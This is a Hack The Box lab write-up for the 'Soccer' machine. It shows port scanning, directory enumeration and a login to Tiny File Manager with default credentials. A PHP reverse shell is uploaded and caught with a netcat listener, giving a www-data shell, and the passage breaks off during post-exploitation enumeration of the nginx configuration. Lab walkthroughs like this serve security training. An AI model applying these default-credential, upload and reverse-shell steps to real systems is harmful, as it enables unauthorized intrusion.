Hack The Box

Machine: Soccer

Difficulty: Easy

Report By: LiquidFlame

Date: 9/26/24

Nmap

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 10.129.231.23 -p- -sS -Pn --min-rate 5000
```

Scanning Options	Description
10.129.231.23	Scans the specified target
-p-	Scans all ports
-sS	Performs SYN scan on specified ports
-Pn	Disables ICMP Echo requests
--min-rate 5000	Sets the minimum number of packets sent per second


Results


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 19:34 CDT
Nmap scan report for 10.129.231.23
Host is up (0.069s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail

Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
```

HTTP

Browsed 10.129.231.23, but it couldn't find the site, so we edit our /etc/hosts file.






After refreshing we are able to now access the site. First glance at the site, there's nothing interesting, no links, no inputs, no drop-downs.

Gobuster


Since I didn't seeing anything on the site decided it was time to see if we could find any directories.

```
└─$ gobuster dir -u http://soccer.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/tiny                (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```

Found **/tiny** which brings us to a **Tiny File Manager** login screen




After doing a google search for **“Tiny File Manager default login”** we find **admin/admin@123** for the admin user and are able to successfully login.




Exploit


Negativing into the **tiny** folder we're able to see an **uploads** folder and a **tinyfilemanager.php** file. Using **Wappalyzer** I'm able to see that the site is using PHP and Nginx for it's web server.



I immediately think about trying reverse PHP shell script. Going to https://www.revshells.com/ I am to generate a reverse PHP shell script.



I upload my reverse PHP shell script and then setup a netcat listener. I then try to execute my script by going to **http://soccer.htb/tiny/uploads/shell.php** With success I'm able to see response from the netcat listener.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.129.231.23] 46180
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 01:03:34 up 31 min,  0 users,  load average: 0.06, 0.02, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (986): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:/$
```

After looking through some of the directories I'm able to find the **user.txt** file, but we don't have permission to read it


```
www-data@soccer:/home/player$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@soccer:/home/player$
```

I remember that the site is using Nginx for it's web server, so let see if there's any directories named **nginx** starting from the root directory.


```
www-data@soccer:/home/player$ find / -type d -name nginx 2>/dev/null
find / -type d -name nginx 2>/dev/null
/usr/share/doc/nginx
/usr/share/nginx
/usr/lib/nginx
/var/lib/nginx
/var/log/nginx
/etc/nginx
www-data@soccer:/home/player$
```

find /	This starts the find command at the root directory (/) and searches through all subdirectories.
-type d	This option tells find to look for directories only (s stands for directory
-name nginx	This specifies that find should look for directories with the name nginx.
2>/dev/null	This redirects any error messages (file descriptor 2) to /dev/null, effectively discarding them. This is useful to avoid cluttering the output with permission denied errors or other irrelevant messages.


After navigating to **/etc/nginx/sites-enabled** and listing the contents, it looks like we have a hidden site.



Going back and editing **/etc/hosts** and adding the hidden site.

